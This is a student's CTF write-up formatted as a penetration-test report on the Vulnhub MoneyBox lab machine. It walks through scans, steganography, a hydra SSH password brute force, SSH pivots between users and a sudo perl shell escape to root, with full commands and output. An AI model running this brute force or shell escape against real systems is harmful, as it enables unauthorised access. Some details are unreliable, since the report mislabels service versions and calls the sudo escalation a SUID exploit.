

System Hacking Report

Hai Everyone.....!

Welcome To MoneyBox CTF



it's a very simple Box.so don't overthink

Vulnhub: Moneybox

Difficulty: Easy

Prepared by: **Mehedi Al Rahman (CEH-2411)**

Submission Date: 25th August 2025

Table of Contents

Cover	1
Table of Contents	2
Cover	1
.....	2
Introduction.....	3
Scope.....	4
Version History.....	5
Assessment Overview	6
Methodology	6
The penetration testing process followed these phases:	6
Information Gathering (Reconnaissance)	7
Finding Severity Ratings	10
Enumeration	12
Enumerations from port 80(http):.....	18
Exploitation.....	18
❖ Steps:.....	18
▪ Brute Force(With hydra)	19
.....	20
.....	20
Privilege Escalation.....	20
Steps to get root privilege:	21
Proof Of concept.....	22
Challenges Faced.....	24
Conclusion	25
Recommendations.....	26

Introduction

This report documents the penetration testing process conducted on the Moneybox machine from Vulnhub. The purpose of this exercise was to practice real-world system hacking techniques in a safe and controlled environment. Vulnhub machines are intentionally vulnerable virtual machines designed for ethical hacking and Capture The Flag (CTF) style challenges.

The primary objective of this assessment was to identify security weaknesses, exploit vulnerabilities, and ultimately gain root access on the target machine. By completing this task, I aimed to strengthen my practical skills in reconnaissance, enumeration, exploitation, and privilege escalation—critical phases of the penetration testing lifecycle.

Scope

The scope of this project was limited to performing a penetration test on the Moneybox virtual machine from Vulnhub in a controlled lab environment. All testing activities were restricted to this machine only, and no external networks, systems, or devices were targeted during the assessment. The entire process was conducted using virtualization software with host-only networking to ensure a safe and isolated setup. A variety of penetration testing tools available in Kali Linux, such as Nmap, Gobuster, Hydra, and privilege escalation utilities, were utilized to carry out the testing. The primary objective within this defined scope was to identify vulnerabilities, exploit them, and ultimately gain root access to the target machine.

Version History


Version	Date	Revised by	Comment
1.0	18-08-2025	Mehedi Al Rahman	

Assessment Overview

- Conducted an Nmap scan to identify open ports and running services on the target machine.
- Discovered services such as **SSH, Apache web server, and MySQL.**
- Performed directory brute forcing, which revealed hidden directories and resources.
- Identified valid credentials that allowed initial user access to the system.
- Established a foothold on the machine using the discovered credentials.
- Performed privilege escalation by exploiting a **misconfigured SUID binary.**
- Successfully obtained **root access** and retrieved the **flags.**

Methodology

The penetration testing process followed these phases:



Tools an Techniques Used:


Tools	Descriptions
❖ Nmap Scanner	Quick scans, OS detection, vulnerability scans, full port scans, custom commands
❖ Gobuster Scanner	Directory, DNS, and VHost brute forcing.
❖ Directory Traversal	aims to access files and directories that are stored outside the web root folder.
❖ Dirb Scanner	Directory brute forcing with custom wordlists & extensions.
❖ Hydra Brute Force	SSH, FTP, HTTP form brute force, and custom attacks.
❖ Cryptography	Technique of securing information and communications using codes to ensure confidentiality, integrity and authentication.

Information Gathering (Reconnaissance)

- Discover Hosts: (using nmap/netdiscover)
- Nmap Scan Results:
- Discover Surface
- Enumeration

Reconnaissance

- Discover Hosts: (using: netdiscover)



The screenshot shows a terminal window titled 'kali@kali: ~/Desktop'. The netdiscover tool is running a scan on the 172.16.17.0/16 network. It has captured 13 ARP request/reply packets from 3 hosts. The results are displayed in a table with columns: IP, At MAC Address, Count, Len, MAC Vendor, and Hostname. The IP 192.168.56.103 is highlighted in yellow. The terminal also shows a large 'ryone.....!' watermark and a 'so don't overthink' watermark at the bottom.

```

kali@kali: ~/Desktop
File Actions Edit View Help
Currently scanning: 172.16.17.0/16 | Screen View: Unique Hosts
13 Captured ARP Req/Rep packets, from 3 hosts. Total size: 780
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.56.1      0a:00:27:00:00:13  3      180  Unknown vendor
192.168.56.100    08:00:27:d2:68:bd  2      120  PCS Systemtechnik GmbH
192.168.56.103    08:00:27:8c:77:5e  8      480  PCS Systemtechnik GmbH

```

Target ip: 192.168.56.103


```

(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 13:48 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0011s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0          0          1093656 Feb 26  2021 trytofind.jpg
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256  01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256  2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
MAC Address: 08:00:27:8C:77:5E (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

```

Port	State	Service	Version
21/tcp	Open	ftp	7.9p1 Debian 10+deb10u2
22/tcp	open	ssh	OpenSSH 7.9p1 Debian
80/tcp	Open	Apache	httpd 2.4.18

Finding Severity Ratings

Severity Rating	CVSS 3.1 Score	Description
CRITICAL	9.0 - 10	Exploitation of the vulnerability allows an attacker administrative-level access to systems and/or high-level data that would catastrophically impact the organization. Vulnerabilities marked CRITICAL require immediate attention and must be fixed without delay, especially if they occur in a production environment.
HIGH	7.0 - 8.9	Exploitation of the vulnerability makes it possible to access high-value data. However, there are certain pre-requisites that need to be met for the attack to be successful. These vulnerabilities should be reviewed and remedied wherever possible.
MEDIUM	4.0 - 6.9	Exploitation of the vulnerability might depend on external factors or other conditions that are difficult to achieve, like requiring user privileges for a successful exploitation. These are moderate security issues that require some effort to successfully impact the environment.
LOW	0.1 - 3.9	Vulnerabilities in the low range typically have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access and depends on conditions that are very difficult to achieve practically.
INFORMATIONAL	0.0	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.

These open ports provided the **entry points** for further enumeration.

- Discover Surface

Hai Everyone.....!

Welcome To MoneyBox CTF



it's a very simple Box.so don't overthink

Enumeration

Directory brute forcing with Gobuster revealed hidden directories:

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/blogs is a very simple (Status: 301) [Size: 316] [→ http://192.168.56.103/blogs/]
/index.html (Status: 200) [Size: 621]
/server-status (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)

Finished
```

- Found Directory

Dir	Status
/.hta	403
/.htaccess	403
/.htpasswd	403
/blogs	200
/index.html	200

- Findings From /blogs



```
1 <html>
2 <head><title>MoneyBox</title></head>
3 <body>
4   <h1>I'm T0u-H4ck3r</h1><br>
5   <p>I Already Hacked This Box and Informed. But They didn't Do any Security configuration</p>
6   <p>If You Want Hint For Next Step.....?</p>
7 </body>
8 </html>
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48 <!--the hint is the another secret directory is S3cr3t-T3xt-->
49
```

<!--the hint is the another secret directory is S3cr3t-T3xt-->

- Lets find information from S3cr3t-T3xt

```

1 <html>
2 <head><title>MoneyBox</title></head>
3 <body>
4   <div>There is Nothing in this Page.....</div>
5 </body>
6 </html>
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54 <!-- Secret Key 3xtr4ctd4t4 -->
55

```

<!--Secret Key 3xtr4ctd4t4 >

- Try to ftp(21|) login with Anonymous user.

```

(kali@kali)-[~/Desktop]
$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 3.0.3)
Name (192.168.56.103:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

```
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||31239|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****
226 Transfer complete.
1093656 bytes received in 00:00 (5.65 MiB/s)
ftp>
```


A black and white cat is wearing a blue hoodie and is sitting on a desk, typing on a laptop. The laptop lid has a red 'NERD' sticker. A poster with a globe and the text 'HAPPY THE PLANET' is on the wall.

```
(kali㉿kali)[~/Desktop]
$ cat trytofind.jpg
*****JFIFH**C

[REDACTED], #5')*-0-(0%)(**C

Progress: 100%
[REDACTED]
*****
***}!1AQa"qZ***B**R**$3br+
#5'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxzyz*****
***w!1AQaq"2B****          #3R*br+
$4*#[REDACTED]'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxzyz*****
Zo****t**I@/ / ◆◆39◆◆◆FG*M*G*p=*$5                                     ?*[*SGn*f
t++*i+
◆sN([y+*Hx+++IU+*?Tx+*O*O+*\sHa*is*3
..**I+*x+*#*5*)$b+v+*q84
i+*<*?P?Z*+:*ac4+*(^*
q?*4P0*****4~4**u+ K*JN-+-
!*+j8*****P19*o*jN*****<+*
```

Lets Use Steganography to extract data from the image.



```

(root@kali)~/home/kali
# steghide --extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

(root@kali)~/home/kali
# ls
data.txt  Desktop  Documents  Music  Public  trytofind.jpg  'Vulnhub_CTF Keys'
Desktop  Downloads  Pictures  Templates  Videos  Wordlists


(root@kali)~/home/kali
# cat data.txt
Hello..... renu

I tell you something Important.Your Password is too Weak So Change Your Password
Don't Underestimate it.....

(root@kali)~/home/kali
#
  
```

User **renu** found

Try to bruteforce ssh login with hydra (user:renu, password:rockyou.txt)






```


(kali@kali)~/Desktop
$ hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-24 14:
39:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[22][ssh] host: 192.168.56.103  login: renu  password: 987654321
  
```


- Enumeration from trytofind.jpg is:


 login username : renu 987654321 ssh(22)

Enumerations from port 80(http):



Exploitation

❖ Steps:



- Brute Force(With hydra)

```
(kali@kali)-[~/Desktop]
$ hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-24 14:
39:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[22][ssh] host: 192.168.56.103  login: renu  password: 987654321
```

renu

- username

987654321

- password

```
(kali㉿kali)-[~/Desktop]
$ ssh renu@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
renu@192.168.56.103's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
renu@MoneyBox:~$
```

Logged as normal user(renu)

Privilege Escalation

- Check Group (sudo)

```

renu@MoneyBox:~$ id
uid=1001(renu) gid=1001(renu) groups=1001(renu)
renu@MoneyBox:~$

```

```

renu@MoneyBox:~$ ls -la
total 40
drwxr-xr-x 5 renu renu 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 renu renu 642 Feb 26 2021 .bash_history
-rw-r--r-- 1 renu renu 220 Apr 17 2019 .bash_logout
-rw-r--r-- 1 renu renu 3526 Apr 17 2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 26 2021 ftp
drwxr-xr-x 3 renu renu 4096 Feb 26 2021 .local
-rw-r--r-- 1 renu renu 807 Apr 17 2019 .profile
drwxr-xr-x 2 renu renu 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 renu renu 64 Feb 26 2021 user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes ... !
You Got it User1 Flag

⇒ us3r1{F14g:0ku74tbd3777y4}
renu@MoneyBox:~$

```

Flag-1: **F14g:0ku74tbd3777y4**

```

renu@MoneyBox:~$ cd /
renu@MoneyBox:/$ ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
renu@MoneyBox:/$ cd home
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$ cdc lily
-bash: cdc: command not found
renu@MoneyBox:/home$ cd /home/lily
renu@MoneyBox:/home/lily$ ls
user2.txt
renu@MoneyBox:/home/lily$ cat user2.txt
Yeah.....
You Got a User2 Flag

⇒ us3r{F14g:tr5827r5wu6nklao}
renu@MoneyBox:/home/lily$

```

Flag-2: **F14g: tr5827r5wu6nklao**

Steps to get root privilege:

We get authentication key which will help me to log in lily without lily's password

```

drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily 65 Feb 26 2021 user2.txt
renu@MoneyBox:~/home/lily$ cd .ssh
renu@MoneyBox:~/home/lily/.ssh$ ls
authorized_keys
renu@MoneyBox:~/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQRIE9TEEBTL0A+7n+od9tCjASYAWY0XBqczyqb2qsNsJnBm8cBMCBNSktugtos9HY9hzSInk0zDn3RitZJXuemXCas0sM6gBctu5GDuL882dFgz96209TvdF7Jm82eI
lvrsSBVCVQCq3nIghs6HXJupBm+bcF+q360iz1QaVBy+vGbICPpM0JTrtG449NdNZcl0FdmLm2Y6nLH42ZM5hCC0HQJ1Bymc/137G09VtUsaCpjiKaxZanglyb2+WLSxmJfr+EhGnW0pQv91hexXd7IdLK6hhUOff5yNx
lvIYg2VEbugt3KukMSLWk2FhnEDDLcCHNY+1V+XEB9F3 renu@debian
renu@MoneyBox:~/home/lily/.ssh$

```

```

renu@MoneyBox:~/home/lily/.ssh$ ssh lily@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.103' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$

```

```

lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:~$

```

sudo perl -e 'exec"/bin/sh"' (by this command we get root privilag)

```

lily@MoneyBox:~$ id
uid=1000(lily) gid=1000(lily) groups=1000(lily),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lily@MoneyBox:~$ sudo pl -e 'exec"/bin/sh"'
[sudo] password for lily:
lily@MoneyBox:~$ sudo perl -e 'exec"/bin/sh"'
#

```

Proof Of concept

```
# whoami  
root  
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

Challenges Faced

- ❖ **Environment setup issues:** The victim machine's IP was not detected at first due to a network misconfiguration in VirtualBox. Switching to Host-Only Adapter resolved the problem.
- ❖ **Wordlist size issue:** While performing directory brute forcing, the initial wordlist was too large and produced excessive noise, making it difficult to spot useful directories. This was solved by switching to a smaller, more focused wordlist.
- ❖ **Login attempts:** Several failed login attempts caused delays during exploitation. The issue was resolved by carefully analyzing enumeration results and identifying the correct credentials.
- ❖ **Privilege escalation confusion:** Initially, it was not clear which privilege escalation path to follow. After testing multiple methods, the misconfigured **SUID binary** was identified and successfully exploited to gain root access.

Conclusion

- Successfully achieved root access on the MoneyBox Vulnhub machine.
- Learned the importance of **enumeration** in uncovering hidden resources.
- Gained hands-on experience with **exploitation** and **privilege escalation**.
